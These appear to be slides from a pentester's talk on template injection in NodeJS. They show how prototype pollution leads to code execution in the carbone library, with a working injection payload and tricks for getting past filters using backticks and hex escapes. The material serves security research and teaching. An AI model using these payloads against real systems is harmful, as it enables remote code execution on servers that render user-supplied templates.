Templating, it’s always templating

Worty

$ whoami

- Worty, 23yo
- Pentester @Synacktiv (we're hiring ! :D)
- Web lover (NodeJS, PHP, Python, ocaml (lol hell no), rust, crystal, …)
- CTF with @TFNS

Template rendering - Old but cool things

- Server/Client Side Template Injection

- Classic payloads such as :
  - ${9*9}
  - {{9*9}}
  - ...

Template rendering - How it works ?

Usually, templates (in NodeJS) construct a javascript code which will be executed in memory :

- Using eval()
- By building a custom Function() object
- /!\ NO CONTEXT ISOLATION BETWEEN MAIN APP AND RENDERER

When you render a template, this can be done like this :


- Parse the template to found variable, mathematical expression, …
- For each things, execute several function (compute mathematical expression, …)
- Construct a custom JS code from these
- Execute it and render to the user

Template rendering - More primitives

I KILLED A MAN REWORKED OLD MEME
WHAT DID YOU DO?
I KILLED A MAN
I'VE RCE DIRECTRLY FROM THE TEMPLATE'S PARSER
DUDE, WTF?!
imgflip.com
SRGRAFO


Template Rendering - Hunting for RCE

- Look for a file like :
  - compiler.js
  - parser.js
  - ...
- Use ~~a debugger~~ console.log()



```
const renderer_methods = ["add","sub","mul"]
var v1 = "user_input";
var v2 = 5;
var v3 = 6;
var v4 = renderer_methods["add"](v2+v3);
```

Template Rendering - Hunting for RCE



```
const renderer_methods = ["add","sub","mul"]
var v1 = "user_input"";
//                     ^
//                     |
// oops syntax error \o/
var v2 = 5;
var v3 = 6;
var v4 = renderer_methods["add"](v2+v3);
```


Template Rendering - carboneio/carbone

- carboneio/carbone : Library using libreoffice and a custom template to render data


- Now what ? This is very well done, user inputs aren't reflected into the custom js code that will be executed, developer's use a custom dictionary to reference variables

- Yes using libreoffice as template file might not be the best of ideas :
  - See : https://github.com/Icare1337/LibreOffice_Tips_Bug_Bounty/

Template Rendering - carboneio/carbone




```javascript
const fs = require('fs');
const carbone = require('carbone');

var data = {
  firstname : 'John',
  lastname : 'Doe'
};

var options = {
  convertTo : 'pdf' //can be docx, txt, ...,
};

carbone.render('./node_modules/carbone/examples/simple.odt', data, function(err, result){
  if (err) {
    return console.log(err);
  }
  // write the result
  fs.writeFileSync('result.odt', result);
});
```




```javascript
var _strResult = '';
var _gV0= (data !== null)?data:{};
var _strPart = {};
var _strParts = [];
var _xmlPos = [0];
var formatters = context.formatters;
var _gV1 = {};
_strPart = {
  'pos' : [0],
  'str' : '',
  'bef' : 0
};
_strParts.push(_strPart);
var _registeredXml = {};
_gV1=(_gV0 instanceof Object)?_gV0[_dictionary[2]]:{};
_xmlPos[0] = 3260;
_strPart = {
  'pos' : _xmlPos.slice(0, 1),
  'str' : ''
};
_strPart.rowShow = true;
var _str = _gV1 !== undefined &&  _gV1 !== null ? _gV1[_dictionary[3]] : undefined ;
context.stopPropagation = false;
context.isConditionTrue = null;
```

Template Rendering - carboneio/carbone

- Ugly as fuck, debugging is a mess….
- We can execute mathematical expression, let’s see how this is handle :



```
{d.age:add(2)}
```



```
};
_strPart.rowShow = true;
var _str = _gV1 !== undefined &&  _gV1 !== null ? _gV1[_dictionary[2]] : undefined ;
context.stopPropagation = false;
context.isConditionTrue = null;
context.isAndOperator = null;
context.isHidden = null;
context.parentsData = [_gV1, _gV0];
_str = formatters.add.call(context, _str, parseFloat(_dictionary[3]));
if(_str === null || _str === undefined) {
  _str = '';
};
if (context.isHidden !== null){
  _strPart.hide = context.isHidden;
}
```


Template Rendering - carboneio/carbone

- So our “add” expression is reflected inside the template


Template Rendering - carboneio/carbone

- Time for debugging (really this time)

wtf, why ?




```
worty@worker01:~/Documents/PoC/CarboneIO$ cat .vscode/launch.json
{
    // Use IntelliSense to learn about possible attributes.
    // Hover to view descriptions of existing attributes.
    // For more information, visit: https://go.microsoft.com/fwlink/?linkid=830387
    "version": "0.2.0",
    "configurations": [
        {
            "type": "node",
            "request": "launch",
            "name": "Launch Program",
            "skipFiles": [
                "<node_internals>/**"
            ],
            "program": "${workspaceFolder}/index.js"
        }
    ]
}worty@worker01:~/Documents/PoC/CarboneIO$
```




```
worty@worker01:~/Documents/PoC/CarboneIO/node_modules/carbone/lib$ ls
builder.js    converter.py  file.js    helper.js  input.js   parser.js        tool.js
converter.js  extracter.js  format.js  index.js   params.js  preprocessor.js  translator.js
```

Template Rendering - carboneio/carbone

- How to search ? grep lol




```
worty@worker01:~/Documents/PoC/CarboneIO/node_modules/carbone/lib$ grep -Ri "mathematic"
parser.js:    * Simple mathematical expression parser without parenthesis
parser.js:    * @param    {String}     mathExpr                     The mathematics expression coming from a formatter calc, add, mul,
 div, sub
parser.js:  parseMathematicalExpression : function (mathExpr, safeVariableInjectionFn) {
parser.js:        throw Error ('Bad Mathematical Expression in "'+mathExpr+'"');
builder.js:            _argumentStr += ', ' + parser.parseMathematicalExpression(_argument, getInjectedVariable)
worty@worker01:~/Documents/PoC/CarboneIO/node_modules/carbone/lib$ code parser.js
```




```
parseMathematicalExpression : function (mathExpr, safeVariableInjectionFn) {
    if (typeof mathExpr !== 'string' || mathExpr.trim() === '') {
      return '';
    }
    [...] //blabla boring classic stuff
      _injectedCode = _operator + 'parseFloat(' + _safeVarCode + ')' + _injectedCode;
      _prevOperator = _operator;
    }
    return _injectedCode;
  }
```

Template Rendering - carboneio/carbone

- Does the code checks for function call on our “object” ?




```
var _argument = _arguments[i].replace(/^ *'?/, '').replace(/'? *$/, '').replace(/%2c/g, ',');
if (existingFormatters?.[_functionStr]?.isAcceptingMathExpression === true) {
    _argumentStr += ', ' + parser.parseMathematicalExpression(_argument, getInjectedVariable)
}
else {
    _argumentStr += ', ' + getInjectedVariable(_argument);
}
```




```
{d.age:add(2)}
```

Template Rendering - carboneio/carbone



```
if (existingFormatters[_functionStr] === undefined) {
  var _alternativeFnName = helper.findClosest(_functionStr, existingFormatters);
  throw Error('Formatter "'+_functionStr+'" does not exist. Do you mean "'+_alternativeFnName+'"?');
}
if ( (existingFormatters[_functionStr].canInjectXML === true && onlyFormatterWhichInjectXML === true)
  || (existingFormatters[_functionStr].canInjectXML !== true && onlyFormatterWhichInjectXML !== true)) {
  _lineOfCodes.push(varName +' = formatters.' + _functionStr + '.call(' + contextName + ', ' + varName + _argumentStr + ');\n');
}
```

- Okay so exisingFormatters contains “add”, “sub”, …
- But… :




```
var renderer = ["add","mul"];
var user_input = "__proto__";
if(renderer[user_input] !== undefined){
    console.log("exists !");
}else{
    console.log("not today !");
}
```

Template Rendering - carboneio/carbone

- Our “function” name is inserted inside the JS template code without any sanitizing (of course there is a check)

- Prototype pollution ?



```
var renderer = ["add","mul"];

//Simulate prototype pollution
var b = new Object().__proto__["; console.log('hacked'); //"]  = 1;
var user_input = "; console.log('hacked'); //";
if(renderer[user_input] !== undefined){
    console.log("exists !");
}else{
    console.log("not today !");
}
```


Template Rendering - carboneio/carbone

- As there is no context isolation between codes, if we manage to have a prototype pollution in the main node application (could not be related to carbone), we (might) have an RCE !

- Let’s assume that we have such a primitive

Template Rendering - carboneio/carbone


- For this presentation I will put on airs a prototype pollution :




```
};
_strPart.rowShow = true;
var _str = _gV1 !== undefined &&  _gV1 !== null ? _gV1[_dictionary[2]] : undefined ;
context.stopPropagation = false;
context.isConditionTrue = null;
context.isAndOperator = null;
context.isHidden = null;
context.parentsData = [_gV1, _gV0];
_str = formatters.add.call(context, _str, parseFloat(_dictionary[3]));
if(_str === null || _str === undefined) {
  _str = '';
};
if (context.isHidden !== null){
  _strPart.hide = context.isHidden;
}
```

First, we have to complete the "formmaters.<our input>" for js to be valid, for example "__proto__".

Template Rendering - carboneio/carbone




```
{d.age:__proto__; console.log('hacked'); //}
```




```
worty@worker01:~/Documents/PoC/CarboneIO$ node index.js
Error: Formatter "__proto__;console.log" does not exist. Do you mean "or"?
    at Object.getFormatterString (/home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/builder.js:135:15)
    at Object.getBuilderFunction (/home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/builder.js:738:34)
    at /home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/builder.js:47:36
    at Object.preprocessMarkers (/home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/parser.js:353:5)
    at /home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/builder.js:35:16
    at /home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/parser.js:67:7
    at process.processTicksAndRejections (node:internal/process/task_queues:77:11)
/home/worty/Documents/PoC/CarboneIO/node_modules/carbone/lib/converter.js:107
          _factory.pythonThread.kill('SIGKILL');
                               ^
```

- The application replace space by nothing, and… we can't use parentheses…

Template Rendering - carboneio/carbone




```
{d.age:__proto__;console.log`hacked`;//}
```



```
worty@worker01:~/Documents/PoC/CarboneIO$ node index.js
[ 'hacked' ]
```

We got a code execution in the template !

Template Rendering - carboneio/carbone


Types of Headaches
Migraine
Hypertension
Stress
Building a JS RCE without space, quote, require or parantheses
imgflip.com


Template Rendering - carboneio/carbone

- Quick dirty trickz in javascript to bypass “filters”:


  - Use backticks ` to call a function

  - Use Function`` to create code inside that will be executed :
    - \x28 for (
    - \x29 for)
    - \x22 for “
    - …

